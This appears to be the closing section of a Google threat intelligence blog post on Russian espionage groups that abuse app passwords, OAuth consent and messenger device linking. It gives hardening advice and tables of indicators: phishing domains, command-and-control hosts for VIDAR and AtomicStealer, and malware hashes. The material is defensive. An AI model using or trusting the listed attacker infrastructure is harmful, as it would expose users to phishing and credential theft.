At Google, we prioritize user safety. Google will actively disable known actor accounts and where possible, secure victims to remove access to known compromised accounts. We have taken action against infrastructure used to host malicious content in these operations. We strongly recommend users to not proceed past warnings for suspicious websites. Check the URL in your browser before entering credentials or authenticating to any website. Always contact official organizers directly using contact details found outside of the invitation to confirm the legitimacy of any invitation from an unknown contact. Although outreach over email or messenger applications may come from someone who appears to be a legitimate person, please consider the possibility that the persona may be spoofed.

App passwords are not recommended and unnecessary in most cases. App passwords are not tools for account or identity verification. Do not share an app password with anyone else. We recommend revoking any legacy app passwords tied to devices that are lost, stolen, or no longer in use. If you believe you may have set an app password related to this campaign, follow [instructions](#) to remove app passwords from your account as soon as possible. App passwords can be removed at any time.

In specific scenarios, to protect users from deceptive apps, we display a [warning "unverified app" screen](#) before showing users the OAuth consent screen for authentication for unverified, testing mode cloud projects with permissions scopes considered sensitive.

High-risk users should consider Google's enhanced security resources such as the [Advanced Protection Program](#) (APP). Participation in the APP prevents accounts from creating app passwords due to higher security requirements. Enterprise customers of Google Cloud can disable App Specific Passwords by restricting [2-Step verification to "Only Security Keys"](#) or enrolling users into the [Advanced Protection Program](#).

Threat actors are continually targeting victim's personal messaging applications and performing device linking attacks. Organizations and high risk individuals relying on these applications should continue to harden defences by:

- Enforcing registration locks and two factor authentication where possible to prevent an adversary from registering an account via stolen SMS verification codes

- Establish routine device audit checks for “linked devices” on both corporate and personal devices
- Leverage Safety numbers/codes to validate users via off platform communication channels

Outlook and Implications

These clusters of Russia’s authentication-focused cyber espionage operations target multiple types of authentication using legitimate features and infrastructure, ranging from app passwords to device linking. In particular, their creative abuse of legitimate features to compromise accounts makes tracking legitimate and malicious account access more challenging. The accounts these groups target are often personal, rather than corporate domain-joined accounts, creating a visibility gap for monitoring compromise from an organizational perspective. The likely use of encrypted messenger applications instead of email for initial outreach also presents a challenge to defenders hoping to track and remediate abuse. The combination of these tactics not only enables the attacker to conduct quick-turnaround exfiltration operations, but also presents opportunities for the attacker to further phish targets of interest from compromised, legitimate accounts.

The tactics adopted by these actors obfuscate threat actor activity and make attribution more challenging. Although GTIG now tracks more UNC6293-controlled infrastructure than we did in our previous analysis, the volume of infrastructure that they use is still limited in comparison to other Russian espionage operations. UNC7005’s use of MaaS and LLMs to enable malware operations further pushes these operations into attribution and remediation gray areas. These choices also lessen the time needed to develop and stage tooling for operations, enabling fast-turnaround operations with bespoke tools.

As a result of these changes in modus operandi by Russian-state backed attackers, individuals working in the target verticals of these clusters must remain wary of any outreach by unverified, though seemingly familiar or legitimate, personas or organizations.

Acknowledgements

We would like to thank partners across the industry for their collaboration in helping to track and disrupt parts of these operations, including but not limited to our partners at Anthropic, Black Lotus Labs at Lumen Technologies, Microsoft Threat Intelligence Center (MSTIC), and the Polish Military Counterintelligence Service (SKW) and WhatsApp.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.

Network Indicators

Indicator	Attribution	Other Notes
dosportal.app	UNC6293	Phishing domain
foreignrelations.us	UNC6293	Phishing domain
107.189.18.7		C2 for VIDAR

fewfwfwfwfwf.info		C2 for AtomicStealer first payload
196.251.107.171		C2 for AtomicStealer second payload
miov2iaiaoubqosiqoiajwowiwojso.online		C2 for AtomicStealer second stage
mioisiskwowiwojowujwolab.club		C2 for AtomicStealer second stage
chamber-ua.org	UNC7005	Phishing domain; attacker account email domain
wa-connect.eu	UNC7005	Phishing domain
wa-connect.net	UNC7005	Phishing domain
wa-invite.com	UNC7005	Phishing domain
wa-device.com	UNC7005	Phishing domain
wa-meeting.com	UNC7005	Phishing domain
shopinvite.org	UNC7005	Phishing domain
my-invite.org	UNC7005	Phishing domain; attacker account email domain
globsec.net	UNC7005	Phishing domain; attacker account email domain
statistic-ms.live	UNC7005	ENGINELIGHT C2
owa-ms365.com	UNC7005	Attacker domain
m365-owa.com	UNC7005	Attacker domain
ms365-device.com	UNC7005	Attacker domain
ms365-live.com	UNC7005	Attacker domain
31.57.243.154	UNC7005	Related IP
38.146.28.75	UNC7005	Related IP

104.194.159.150	UNC7005	Related IP
finishoperations.com	UNC7005	Phishing domain
finishoperations.org	UNC7005	Phishing domain
foc-share.com	UNC7005	Phishing domain
share-foc.com	UNC7005	Phishing domain
internal-share.com	UNC7005	Phishing domain
foc-share.org	UNC7005	Phishing domain
drive.google.verify-drive.com	UNC5976	Phishing domain
mail.kiis.co.uk	UNC5976	Malware distribution domain

Table 1: Network Indicators

File Indicators

SHA256	Malware Family	Attribution	Other Notes
5b8d50c2e8cc3038b7c6e6dbf1219f6e814930a1e3c0053143a1191ae67f8ffc	n/a	UNC7005	Globsec phishing page
a06a8fd1b6fa1924199a4540cf16d089217ce8f78c617739946f145fd1fc88c1	n/a	UNC7005	Finnish Operations Center oAuth phishing landing page
1d9299799a7b8da67c44ebec064d64542c27645f8e84de4a22ca3f6cbc843e3c	VIDAR		VIDAR used by UNC7005

c5826032207d623a7f6caec8465af7364eccc355f9a48897da2a54f3e4420265	ATOMIC	ATOMIC used by UNC7005
125752ad7c20d715920a3b2fb0fdde660f07b3f2b053665cf38c2d6d9de86e1e	ENGINELIGHT	UNC7005
403b624e35777cbc07dbe66398b21bba70396a20b859c880732338ce1dd1f41f	CHERRYPIE	UNC7005
28f622028e690c943f7fa9aca426c07cab52b5aaba757ef8a3328609c0b3bec3	CHERRYPIE	UNC7005
be99857449d2856dd5a84e21c8a3d5e0e01456adb44062ddec5a6b4970d8d42c	CHERRYPIE	UNC7005
1e3ee845fde739fcd3ca9ce62c7f142a7c501d11db4c4fb294d4939f12d0f916	CHERRYPIE	UNC7005
6f7090895c1c3dee30de6b3f098ca3a788dc198646e5293a8b1210430b0add97	CHERRYPIE	UNC7005
20e20b074967ed6f6e04d609ccec5ff7492665ef25f894c90c2ddc92fa47ac38	CHERRYPIE	UNC7005
ca3be5885afb3eb3bb19341e2653212200c568f3f900e0b2f04de9ba209aed25	CHERRYPIE	UNC7005
2c7f4165967d6f7737b3fef87959846920b57a5368b531ad1427c7214d4c41a2	HEADRUSH	UNC5976

Table 2: File Indicators

Google Security Operations (SecOps)

Google Security Operations customers with the Enterprise Plus license have access to these rules under the Applied Threat Intelligence - Curated Prioritization rule pack. The activity discussed in the blog post can be detected under the Applied Threat Intelligence (ATI) alerts. These alerts are IoC matches that have been contextualized by YARA-L rules using curated detection. The contextualization leverages Google threat intelligence from Google SecOps context entities, which allows intelligence-driven alert prioritization.